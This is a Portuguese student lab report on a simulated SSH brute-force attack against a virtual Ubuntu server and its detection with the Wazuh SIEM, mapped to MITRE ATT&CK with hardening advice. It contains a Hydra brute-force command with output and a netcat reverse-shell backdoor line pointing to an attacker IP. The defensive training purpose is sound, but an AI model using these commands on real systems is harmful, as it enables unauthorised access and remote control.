MEUS LABORATÓRIOS SIMULADOS DE CYBERSECURITY

Práticas de Defesa/Ofensivas e Monitoramento de Ambientes

Lauro Scher

Estudante de Cibersegurança

Aviso Legal e Declaração de Ética

Atenção: Todas as atividades, táticas ofensivas e procedimentos documentados neste relatório foram executados de forma estritamente simulada dentro de diversos ambientes de laboratórios virtuais, isolado e controlado pelo próprio autor. Os endereços IP e credenciais aqui citados pertencem a máquinas virtuais (VMs) de uso local.

Este documento possui finalidade única e exclusiva de pesquisa acadêmica, demonstração prática de habilidades defensivas e ofensivas (Blue Team e Red Team) e estudo das mecânicas de detecção e resposta a incidentes (SOC). O autor não apoia, incentiva ou tolera o uso das ferramentas e técnicas aqui descritas em ambientes não autorizados ou para fins ilícitos.

Sumário

1. Resumo Executivo---------- 3
1.2. Metodologia e Ferramentas de Análise---------- 3
2. Arquitetura e Preparação do Ambiente de Análise---------- 4
3. Táticas, Técnicas e Procedimentos (TTPs)----------5
4. Indicadores de Comprometimento (IoCs)----------5
5. Demonstração Simulada de Execução----------5
5.1. Acesso Inicial----------6
5.2. Evasão de Defesa----------7
5.3. Execução---------- 7
5.4. Comando e Controle (C2)----------8
5.5. Exfiltração de Dados---------- 9
6. Recomendações de Segurança---------- 9
7. Referência---------- 9

1. Resumo Executivo

- **Descrição do Incidente:** O presente relatório documenta a detecção de um ataque de força bruta contra o serviço SSH (porta 22) de um servidor Ubuntu Linux, seguido do comprometimento bem-sucedido de credenciais. Após o acesso inicial, o invasor estabeleceu persistência no ambiente alvo através da criação de um script de *Reverse Shell* (backdoor), anomalia que foi imediatamente detectada pelo Wazuh.
- **Vulnerabilidade Explorada:** CWE-307 (Improper Restriction of Excessive Authentication Attempts) e CWE-521 (Weak Password Requirements).
- **Vetor de Ataque:** Rede Externa / Credenciais Comprometidas via SSH.
- **Impacto Estimado: Crítico**. O invasor obteve acesso interativo ao terminal (Shell) e capacidade de execução remota de comandos, comprometendo totalmente a confidencialidade, integridade e disponibilidade do ativo.

1.2. Metodologia e Ferramentas de Análise

- **Investigação:** Análise forense de logs de autenticação (PAM/SSHD) e rastreamento de integridade de diretórios críticos.
- **Monitoramento/Logs:** Wazuh SIEM/XDR (coleta, normalização e correlação de eventos), atuando como pilar central de detecção defensiva do laboratório, em conjunto com analisadores de tráfego e logs complementares de rede.
- **Frameworks:**
    - **Mitre Attack:** Framework utilizado para mapear e classificar o comportamento do adversário. As ações do invasor foram categorizadas em Táticas, Técnicas e Procedimentos (TTPs) para padronizar a linguagem do relatório e facilitar a criação de regras e detecção futuras.
    - **NIST SP 800-61:** Guia adotado como base para conduzir o ciclo de vida de resposta a incidentes, garantindo que as fases de Detecção, Análise e Contenção e Erradicação sejam seguidas rigorosamente pela equipe de resposta a incidentes.
    - **ISO/IEC 27002:** Referência usada para boas práticas e recomendações de segurança, visando fortalecer os controles de acesso, configuração segura de sistemas e a gestão contínua de incidentes.

2. Arquitetura e Preparação do Ambiente de Análise

Para simular um cenário corporativo realista e garantir a estabilidade das ferramentas de monitoramento contínuo, a infraestrutura do laboratório foi virtualizada via Oracle VM VirtualBox e distribuída estrategicamente em dois computadores físicos (Hosts) distintos.

A topologia foi estruturada da seguinte forma:

- **Host Físico 1 (Blue Team e Red Team):** Hospedou a máquina virtual do **Wazuh Server** (Monitoramento e resposta a incidentes) e a máquina virtual do **Kali Linux** (Atacante). Estas máquinas concentram o processamento das regras de detecção (SIEM/XDR) e a geração dos vetores de ataque.
- **Host Físico 2 (Alvo / Vítima):** Dedicado exclusivamente à hospedagem da máquina virtual do **Ubuntu Server (Vítima)**. Este isolamento garantiu um ambiente alvo limpo, focado na execução de seus serviços internos e no reporte de eventos através do *Wazuh Agent*.
- **Topologia de Rede:** Para viabilizar a comunicação fluida entre as máquinas virtuais situadas em hosts físicos diferentes, todas as interfaces de rede foram configuradas no modo **Placa em Modo Bridge (Bridged Adapter)**. Isso permitiu que o roteador local atribuísse IPs dinâmicos (DHCP) na mesma sub-rede para todos os ativos, simulando com alta fidelidade o roteamento, do tráfego e a exposição de um ambiente real.

3. Táticas, Técnicas e Procedimentos (TTPs)

De acordo com o framework MITRE ATT&CK, as seguintes técnicas foram mapeadas durante o incidente:

- **TA0001 - Initial Access:** T1078 (Valid Accounts) - Uso de conta local comprometida para acesso remoto ao sistema alvo.
- **TA0006 - Credential Access:** T1110.001 (Password Guessing) - Ataque de Brute Force automatizado contra o serviço SSH.

- **TA0003 - Persistence:** T1505 (Server Software Component) - Implantação de artefato malicioso como mecanismo de persistência de acesso.
- **TA0011 - Command and Control (C2):** T1090 (Proxy) / Reverse Shell via Netcat(`nc`).

4. Indicadores de Comprometimento (IoCs)

- **Artefato Malicioso (File Path):**
  `/home/cliente/backdoor.sh`
- **Hash Criptográfico (SHA256):**
  `e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855`
- **Hash Secundário (MD5):**
  `d41d8cd98f00b204e9800998ecf8427e`
- **Data e Hora (Timestamp):**
  `Apr 7, 2026 @ 18:24:08.397`
- **Assinatura do Evento:**
  `Regra 554 (File added to the system) apontando o evento added na máquina.`

5. Demonstração Simulada de Execução

5.1. Acesso Inicial

O ataque iniciou-se com o bombardeio da porta 22 (SSH) utilizando a ferramenta Hydra, testando uma wordlist contra o usuário local da máquina. Comando ofensivo: `hydra -l cliente -P senhas.txt 192.168.1.167, ssh`


O SIEM registrou múltiplos alertas da Regra 5716 (SSHD: authentication failed) até o comprometimento da credencial, momento em que a Regra 5715 (`SSHD: authentication success`) foi acionada.

```
┌──(root㉿kali)-[/home/kali/Desktop/Wazuh test]
└─# hydra -l cliente -P senhas.txt 192.168.1.167 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-07 16:07:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ssh://192.168.1.167:22/
[22][ssh] host: 192.168.1.167   login: cliente   password: cliente
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-07 16:07:45
```

Figura 1: Terminal ofensivo (Kali Linux) a demonstrar o sucesso na quebra da credencial do utilizador "cliente" via ferramenta *Hydra*.



Export Formated | 492 columns hidden | Density | 1 fields sorted | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Apr 7, 2026 @ 17:07:45.884	UBUNTU-VITIMA	sshd: authentication failed.	5	5760
Apr 7, 2026 @ 17:07:45.881	UBUNTU-VITIMA	sshd: authentication failed.	5	5760
Apr 7, 2026 @ 17:07:43.894	UBUNTU-VITIMA	sshd: authentication failed.	5	5760
Apr 7, 2026 @ 17:07:43.893	UBUNTU-VITIMA	sshd: authentication failed.	5	5760
Apr 7, 2026 @ 17:07:43.889	UBUNTU-VITIMA	sshd: authentication failed.	5	5760

Figura 2 e 3: Visão geral do SIEM (Wazuh) durante o ataque, evidenciando o volume anómalo de tentativas de *login* falhadas na porta 22.

5.2. Evasão de Defesa

Para dificultar a detecção manual e automatizada, o invasor utilizou a técnica de mascaramento. Ao nomear o artefato malicioso como `backdoor.sh` e alocá-lo no diretório padrão do usuário base (`/home/cliente/`), o objetivo foi camuflar a ameaça, fazendo-a parecer um script de rotina inofensivo pertencente ao dono da conta. O atacante evitou intencionalmente a inserção do arquivo em diretórios binários críticos do sistema (como `/bin` ou `/usr/bin`), reduzindo a chance de disparar gatilhos básicos de monitoramento do sistema operacional.

5.3. Execução

Após garantir o acesso via SSH, o atacante procedeu com o estabelecimento de um canal de comunicação e persistência. Isso foi feito através da criação de um script contendo um *payload* de **Reverse Shell** (Shell Reverso) utilizando o utilitário de rede Netcat, seguido da concessão de privilégios de execução (`chmod +x`) ao arquivo gerado.

Comandos executados no alvo (Terminal Bash):

```
touch /home/cliente/backdoor.sh
echo "nc -e /bin/sh 192.168.1.132 4444" >
/home/cliente/backdoor.sh
chmod +x /home/cliente/backdoor.sh
```

Análise do Payload: A instrução maliciosa embutida no script (`nc -e /bin/sh 192.168.1.132 4444`) é projetada para forçar o ativo comprometido a iniciar uma conexão ativa "de dentro para fora" em direção à infraestrutura do atacante (IP `192.168.1.132`, porta `4444`). O parâmetro `-e /bin/sh` garante que, assim que a conexão for estabelecida, o controle total do interpretador de comandos (shell) da vítima seja exportado para a máquina ofensiva, burlando eventuais restrições de firewall de entrada da rede corporativa.

5.4. Comando e Controle (C2)

O módulo *Syscheck* (File Integrity Monitoring) do Wazuh detectou imediatamente a atividade. A cadeia de eventos acusou a criação do arquivo e, em seguida, a modificação de seus atributos, consolidando a prova de que o sistema possuía um artefato de controle remoto (*Reverse Shell* via Netcat) aguardando execução.

Document Details

View surrounding documents | View single document

decoder.name	syscheck_new_entry
full_log	File '/home/cliente/backdoor.sh' added Mode: realtime
id	1775597048.1453927
input.type	log
location	syscheck
manager.name	wazuh-VirtualBox
rule.description	File added to the system.
rule.firedtimes	4
rule.gdpr	II_5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_added, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	554
rule.level	5
rule.mail	false
rule.nist_800_53	SI.7
rule.pci_dss	11.5
rule.tsc	PI1.4, PI1.5, CC6.1, CC6.8, CC7.2, CC7.3
syscheck.event	added
syscheck.gid_after	1000
syscheck.gname_after	cliente
syscheck.inode_after	3015529
syscheck.md5_after	d41d8cd98f00b204e9800998ecf8427e
syscheck.mode	realtime
syscheck.mtime_after	Apr 7, 2026 @ 15:24:08.000
syscheck.path	/home/cliente/backdoor.sh
syscheck.perm_after	rw-rw-r--
syscheck.sha1_after	da39a3ee5e6b4b0d3255bfef95601890afd80709
syscheck.sha256_after	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
syscheck.size_after	0
syscheck.uid_after	1000
syscheck.uname_after	cliente
timestamp	Apr 7, 2026 @ 18:24:08.397

Figura 4: Registro do evento de criação do *script* malicioso (`backdoor.sh`), capturado em tempo real pelo monitor de integridade de arquivos do Wazuh.

5.5. Exfiltração de Dados

Embora a exfiltração não tenha sido materializada neste escopo, a presença de um shell reverso interativo (`nc -e /bin/sh`) provê ao atacante a capacidade irrestrita de compressão e transferência de dados sensíveis para o host de Comando e Controle.

6. Recomendações de Segurança

Para mitigar as vulnerabilidades exploradas neste cenário (CWE-307 e CWE-521) e fortalecer a postura em conformidade com o ciclo de resposta do NIST SP 800-61 e os controles da ISO/IEC 27002, recomenda-se a adoção imediata das seguintes medidas:

1. **Desativação de Autenticação por Senha no SSH:** Modificar o arquivo `/etc/ssh/sshd_config (PasswordAuthentication no)` e exigir exclusivamente autenticação baseada em chaves assimétricas . Esta medida neutraliza ataques de *Password Guessing* e atende aos requisitos normativos de procedimentos seguros de *log-on*.
2. **Implementação de Rate Limiting e IPS:** Ativar o módulo de *Active Response* do Wazuh para inserir regras de bloqueio automático no firewall após 3 a 5 tentativas falhas de autenticação. Isso automatiza a contenção da ameaça, isolando o IP hostil antes do comprometimento da credencial.
3. **Auditoria Contínua :** Manter o rastreamento rigoroso em tempo real via *Syscheck* em diretórios críticos e de usuários (como `/etc` e `/home`), possibilitando a geração de logs de auditoria como prova de adulteração.
4. **Restrição de Execução:** Implementar políticas de controle de acesso mandatório (MAC) através de AppArmor ou SELinux para restringir as permissões do usuário `cliente`, bloqueando a execução de *scripts* não autorizados e prevenindo o estabelecimento de persistência.
5. **Retroalimentação do SIEM:** Utilizar os IoCs mapeados neste incidente para refinar os limiares das regras de força bruta do Wazuh, aprimorando a capacidade de detecção precoce do SOC em eventos futuros.

---

7. Referência

MITRE ATT&CK. TTPs disponível em:
https://attack.mitre.org/
NIST SP 800-61 Rev3 disponível em:
https://csrc.nist.gov/pubs/sp/800/61/r3/final
ISO/IEC 27002 disponível em:
https://portalcip.org/wp-content/uploads/2019/07/ISO27001.pdf
WAZUH. Documentação Oficial disponível em:
https://documentation.wazuh.com/
CWE. Lista de vulnerabilidades disponível em:
https://cwe.mitre.org/index.html